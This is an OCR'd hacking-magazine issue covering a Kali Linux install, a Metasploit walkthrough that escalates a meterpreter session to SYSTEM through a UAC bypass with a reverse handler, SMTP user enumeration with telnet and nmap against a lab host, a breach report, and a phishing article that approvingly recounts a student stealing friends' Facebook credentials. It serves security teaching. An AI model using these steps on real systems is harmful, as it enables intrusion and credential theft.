



**Do you have any quesries on installation of Kali Linux, usage of its tools or for that matter anything related to hacking.**
**Send all your queries to qa@hackercool.com**


Select the language in which you want to cont -inue the isntallation process.




Select your country. For this article, I chose location as India.





Select the keyboard configuration you want.





It is important to set the root password (no ne- ed to tell it is Linux's most powerful account) for the machine before we do anything. Set a complex password.


Read the suggestions before you set the root password.




Re-enter the root password again to confirm it.





It is a good practice to use the syatem as a no -n root user. The system will prompt you to cr- eate a new user account for non-adminstrativ- e activities. I am creating a user with name




kalyan.


I am giving the same name for username.





Create a password for the user account you just created. Make it a good password for sec-urity reasons.





Re-type the password again to confirm the pa-ssword you have assigned.





The next step is partitioning the hard disk. Un-less you are an expert or want to try somethin-g different, use the entire disk.




The system will warn you before patitioning. S-elect the disk for partitioning.





It will ask you to choose the partitioning sche-me. Choose the first one. It is also recommen-ded for users.





Next, it will show you changes you have confi-


gured before writing the changes to the disk. Select "Finish partitioning and write changes to the disk".





Confirm for one last time that you want to write changes to the disk. Select "Yes".





The installation process will start and may take some time. You can have snacks and come back. After installation finishes, it will prompt whether you want to install GRUB bootloader.





Select Yes. Then it will ask you where to install the bootloader. Select the /dev/sda disk.




After the installation is finished, it will show you a message as shown below. It's time to boot into your new system.




As the system boots, it will ask present you a login screen. You can login as either root or the new user you created it. Once you login,your new pentesting distro should look as below.



**BYPASSUAC - Windows Privilege Escalation**

# METASPLOIT THIS MONTH

Hello aspiring hackers. Welcome to Metasploit this month.

Last month, we saw two exploits of Meta-ploit which directly gave us system privileges on a Windows system. During a pentest, we may not be so lucky always.

Sometimes we may just get a meterpreter session with limited privileges. But gaining system privileges is one of the important steps of pen testing. This month we present you two privilege escalation exploits which work on Windows 7.

## Bypass UAC

Bypass uac stands for bypassing user account control. User account control is the security measure introduced in Windows OS since Windows 7. It helps in preventing any malicious program from running with admin privileges.

With UAC, applications and tasks always run with privileges of a standard or non-administrator account, unless a user authorizes administrator-level access to the system.

UAC will not allow any unauthorized program from making any inadvertent changes to the system.

This may include even our meterpreter shell. We have seen many exploits where we get meterpreter shell. But when you check your privileges by typing command “getuid”, we can see that we are running as a standard user as shown below. When we try to get system privileges with command “getsystem”, we can see it failed.

```
meterpreter > getuid
Server username: WIN-7R628QQV89D\Kanishka
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

Bypass uac exploit as its name implies, bypasses the user account control security feature in Windows 7 to give us system privileges.

For this exploit to work, we should already have a meterpreter shell on our target system

Now let use see how to get system privileges with this exploit. First background the current meterpreter session by typing command “background”. Next search for bypassuac exploit as shown below.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(38195) > search bypassuac

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/windows/local/bypassuac             2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_injection   2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection)

msf exploit(38195) > u
```

Load the exploit as shown below. Type command “show options” to see what options we need to set. We can see only one option is required: session. This is the session id number with which our previous meterpreter session was running. Set session id option to 1 as shown below.

```
msf exploit(38195) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (
Accepted: PSH, EXE)

Exploit target:

   Id  Name
   --  ----
   0   Windows x86

msf exploit(bypassuac) > set session 1
session => 1
```

Type command “exploit” to run our exploit. Type command “getsystem” to try to get the system privileges once again. This time we successfully got the system privileges as shown below.

```
msf exploit(bypassuac) > set lport 4443
lport => 4443
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.25.130:4443
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.25.129
[*] Meterpreter session 2 opened (192.168.25.130:4443 -> 192.168.25.129:49200) at 2015-11-01 05:30:12 -0500

meterpreter > getuid
Server username: WIN-7R628QQV89D\Kanishka
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

**AMERICAN JOB LINK ALLIANCE**

# HACK OF THE MONTH


America's JobLink (AJL) system is an online job database maintained by America's Joblink Alliance- Technical Support. It is a multi-state system which links job seekers with employer -s. It has been active since 50 years and this is the first breach it experienced.

## What?

Data of approximately 4.8 millions of job seek -ers belonging to 10 American states : Alabam -a,Arizona,Arkansas,Idaho,Delaware,Illinois,K -ansas,Maine, Oklahoma and Vermont were accessed by the hacker.

This data consisted of names, birthdate- s and Social Security nu -mbers. Anyone who cr -eated a Joblink accou- nt between March 201 3 and March 2017 may have been affected.

***"The malicious third party hacker created a job seeker account and then exploited a misconfiguration vulnerability in the database to get unauthorized access to other users data."***

## Who?

We don't know much about the hacker who di -d this yet, as is common in this cases but he created a legitimate job seeker account in mid February 2017.

## How?

It can be considered an insider attack. The m- alicious third party hacker created a job seeke -r account and then exploited a misconfigurai- on vulnerability in the database to get unauth- orized access to other users data.

The misconfiguration was introduced in the website with a recent update.

## Impact

Sensitive data like this can be sold on dark web. It can be used to steal identity, for perfo- -rming fraudulent transactions etc.

## Aftermath

America's Job Link Alliance-Technical Support (ALJA–TS) first noticed unusual activity in AJL via system error messages on March 12. As s -oon as it noticed this, AJLA–TS immediately notified law enforcement, retained an indepen -dent forensic firm to investigate the cause and scope of the activity, and fixed the misco- nfiguration.

It has warned all its users about the brea -ch and left a message as shown in the blue box above to inform tho- se users who don't hav -e a valid email.

It has also opened a call center to solve queries of the affected customers. The AJLA Response Center with can be contacted for additional questions abo -ut the incident at 844.469.3939.

## Precautions to beTaken

If you are one of those affected by the breach, be alert for any fradulent credit card activity.

If you see any errors or suspicious activity on your credit card account, you should imme -diately contact the credit card company.

Confirm the address they have on file for you is your current address, and that all charg -es on the account are legitimate.

If you believe you are the victim of fraud or identity theft, file a police report and get a copy of the report to submit to your creditors and others that may require proof of a crime

Spear Phishing

# The Art of Phishing (Cont'd)

In the previous issue (Feb 2017), we saw ho-w phishing was successfully used by hackers to hack so many targets. Phishing is so effecti-ve that it can be called the most successful h-acking attack. We have also seen how phishi-ng and desktop phishing attacks are perform-ed.

Preparing a fake website imitating a real website is only one part of successful phishin-g campaign. The important part lies in convinc-ing our target to click on our link. Considering our example in the previous issue where we made a phishing page of Facebook (Sorry ab-out this Mark), the important thing is to make the user click on that link and enter his creden-tials.

This may be a challenge sometimes but it can be also very easy. I call it very easy beca-use I had one of my students (I named him Great Phisher) who on-ce successfully creat-ed a Facebook phishin-g page.

***"He sent the phishing link to some of his/ her friends on Facebook messenger and asked them to click on it. Two of his/her friends not only opened the link he sent, but also entered their Facebook credentials."***

He sent the phishing link to some of his/ her friends on Facebook messenger and asked them to click on it. Two of his/her friends not only opened his link but also entered their Facebook credentials.

Now imagine someone created a Gmail phishing link and the result was as above, the victim would not only lose his Gmail credential-s, but also all accounts linked to that Gmail account. All this without rattling your antivirus or any other security devices.

Now in which scenarios is this phishing used? Imagine a hacker trying to target a com-pany through phishing. He creates a convinc-ing phishing page first. He needs to send this link to users of that company. What does he need? Their email addresses. Email addresse-s can be easily acquired form the internet. There are many tools which can collect email addresses from the internet (although we will see this in Information gathering in future issu-ues). Once he gets email addresses he is go-od to go, provided he is very good at convinc-ing the victim to click on his link.

## Spear Phishing

That brings us to Spear Phishing. What is Sp-ear phishing? The only difference between ph-shing and spear phishing is is that in spear p-hishing we select our victims very carefully.

For example, consider a recent case whe-re a mail was sent to only some Lieutenant Generals of Indian army with the subject "Por-n video of Lieutenant General ****" .

Normally hackers choose the victims bas-ed on the privileges they can offer once hacked. Before choosing their t-argets, a lot of social e-ngineering is performed There is very less chan-ce in detecting this typ-e of attack.

Phishing is one of the state of the art hacking techniques that has evolved over time to adapt itself to always be success- ful. We will learn more about phishing in our future issues.

**(To Be Cont'd )**

**SMS phishing or Smishing**

SMS phishing uses cell phone text messages to deliver the bait to induce people to divulge their personal information.

**Clone phishing**

It is a type of phishing attack whereby a legitimate, and previously delivered, email containing an attachment or link has had its content and recipient address(es) taken and used to create an almost identical or cloned email.

## CIA's VAULT 7

# HACKSTORY

On 7th March 2017, WikiLeaks began a new new series of leaks on the U.S. Central Intelligence Agency. Code named as "Vault 7" by WikiLeaks, it is the largest ever publication of confidential documents on the intelligence gathering agency.

The first full part of the series, dubbed "Year Zero", consists of 8,761 documents and files from an isolated, high-security network situated inside the CIA's Center for Cyber Intelligence in Langley, Virgina.

Wikleaks says that from 2017, the CIA's hacking division, which formally falls under the agency's Center for Cyber Intelligence(CCI) had produced more than a thousand hacking systems, trojans, viruses, and other "weaponized" malware.

Such is the scale of the CIA's undertaking that by 2016, its hackers had utilized more code than that used to run Facebook.

An analysis of the "Vault 7" revealed following information.

1. EDG (Engineering Development Group), a software development group within CCI (Center for Cyber Intelligence) is responsible for creating,testing and providing operational support to all backdoors, exploits, malicious payloads, trojans, viruses and any other kind of malware used by the CIA in its covert operations worldwide.
2. EDB has also developed an exploit to attack Samsung smart TVs. This exploit places the target TV in a 'Fake-Off' mode, so that the owner falsely believes the TV is off when it is on. In 'Fake-Off' mode the TV operates as a bug, recording conversations in the room and sending them over the Internet to a covert CIA server.
3.The CIA has a Mobile Devices Branch(MDB)which developed many exploits to remotely hack and control popular smart phones. Infected phones can be instructed to send the CIA the user's geolocation, audio and text communications as well as covertly activate the phon- e's camera and microphone.
4. MDB has also produced malware to infest, control and exfiltrate data from iPhones and other Apple products running iOS, It's arsenal includes numerous local and remote zero days.
5. The MDB also had atleast 24 "zero days" for Android phones.
6. CIA can also bypass the encryption of WhatsApp, Signal, Telegram, Wiebo, Confide and Cloackman by hacking the "smart" phones that they run on and collecting audio and message traffic before encryption is even applied.
7. The CIA also has multiple local and remote weaponized "zero days", air gap jumping viruses such as "Hammer Drill" which can infect software distributed on CD/DVDs, infectors for removable media such as USBs, systems to hide data in images or in covert disk areas ( "Brutal Kangaroo") and to keep its malware infestations going. These are developed by CIA's Automated Implant Branch (AIB).
8. CIA's Network Devices Branch (NDB) develops attacks against Internet infrastructure and webservers.
9. Leaked documents show that the CIA breached the Obama administration's commitments on hoarding vulnerabilities.Many of the vulnerabilities used in the CIA's cyber arsenal are zero days.
10. CIA is also researching on hacking vehicle controls which can be used in assassinations.

The biggest problem with the leak is the risk of proliferation of these tools to rival intelligence agencies and other hackers. Wikileaks has said that it got the tools from former U.S. government hackers and contractors while it was being circulated. carelessly. Wikileaks says that anybody who gets hold of this archive gets full hacking potential of CIA. What's more worrying is that CIA can almost hack any electronic device.

## SMTP ENUMERATION

# METASPLOITABLE TUTORIALS

***The lack of vulnerable targets is one of the main hindrances for practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or pentesting. Many of my readers have been asking me for metasploitable tutorials.So we have decided to make a complete Meta-sploitable hacking guide in accordance with ethical hacking process. We have pla-nned this series keeping absolute beginn-ers in mind. In the last issue, we saw SMB enumeration. In this issue we will learn how to perform SMTP enumeration.***

I

As already explained in the last month's issue enumeration is the process of collecting infor-mation about user names, network resources, other machine names, shares and services ru-nning on the network. Although a little bit bor-ing, it can play a major role in the success of the pentest.

Last month we performed SMB enumerat-ion and got some usernames on our target. So we don't need to perform SMTP enumerat-ion. But we may not be so lucky that SMB enu-meration will be successful on every network. For networks like these, we may need to enu-merate other services like SMTP. SMTP enum-eration is a little bit easy.

**SMTP stands for Simple Mail Transfer Protocol. As the name implies, it is used to send email. It uses port 25. If you ever s-ent an email, you have definitely used SM-TP. SMTP servers talk with other SMTP ser-vers to deliver the email to the intended r-ecipient. Luckily this all happens behind th-e scenes and we don't have to break our heads to understand this. But there are so-me things we have to understand about S-MTP that will help us in enumeration. As the term "simple" implies, SMTP server**

**Scan only understand simple text commands. Sender of the mail communic-ates with a mail receiver by issuing these command strings and supplying necessar-y data. Some of the important commands are**

**1. HELO - sent by a client to introduce itse-lf.**
**2. EHLO - another way of client introducin-g itself to server**
**3. HELP - used to see all commands.**
**4. RCPT - to identify message recipients.**
**5. DATA - sent by a client to initiate data tr-ansfer.**
**6. VRFY - verify if the mailbox exists.**
**7. QUIT - to end the session.**

SMTP enumeration can be performed in man-y ways. The easiest way to do this is by conn-ecting to the SMTP service port of the target with telnet (we have seen this in scanning and banner grabbing).

```
root@kali:~# telnet 192.168.91.130 25
Trying 192.168.91.130...
Connected to 192.168.91.130.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

We got successfully connected. From here, w-e can verify manually if each user exists or n-ot. If you remember the article on SMB enum-eration in the Mar 2017 issue, we already hav-e some usernames available.

Let; use the VRFY command to check if users "user", "msfadmin" and "root" exist in thi-s system. Yes, they exist.

```
root@kali:~# telnet 192.168.91.130 25
Trying 192.168.91.130...
Connected to 192.168.91.130.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy user
252 2.0.0 user
vrfy msfadmin
252 2.0.0 msfadmin
vrfy root
252 2.0.0 root
vrfy games
252 2.0.0 games
vrfy nobody
252 2.0.0 nobody
vrfy kalyan
550 5.1.1 <kalyan>: Recipient address rejected: User unknown in local recipient
table
```

Similarly, let us test if user kalyan exists. As you can see in the above image, the user kalyan doesn't exist.

Nmap also has a script to perform SMTP enumeration. We can use the script as shown below.

```
root@kali:~# nmap --script smtp-enum-users.nse 192.168.91.130

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-06 00:51 EDT
Nmap scan report for 192.168.91.130
Host is up (0.00044s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
```

By default, Nmap uses RCPT method to check if a particular user exists. Unfortunately for me, it gave unhandled status code here.

This Nmap script can be modified to use different methods. Here I changed it to use VRFY method to enumerate users. I have only scanned port 25 to remove the clutter. But still it gave me the same error.

```
root@kali:~# nmap --script smtp-enum-users.nse smtp-enum-users.methods={VRFY} -p
 25 192.168.91.130

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-06 00:53 EDT
Failed to resolve "smtp-enum-users.methods={VRFY}".
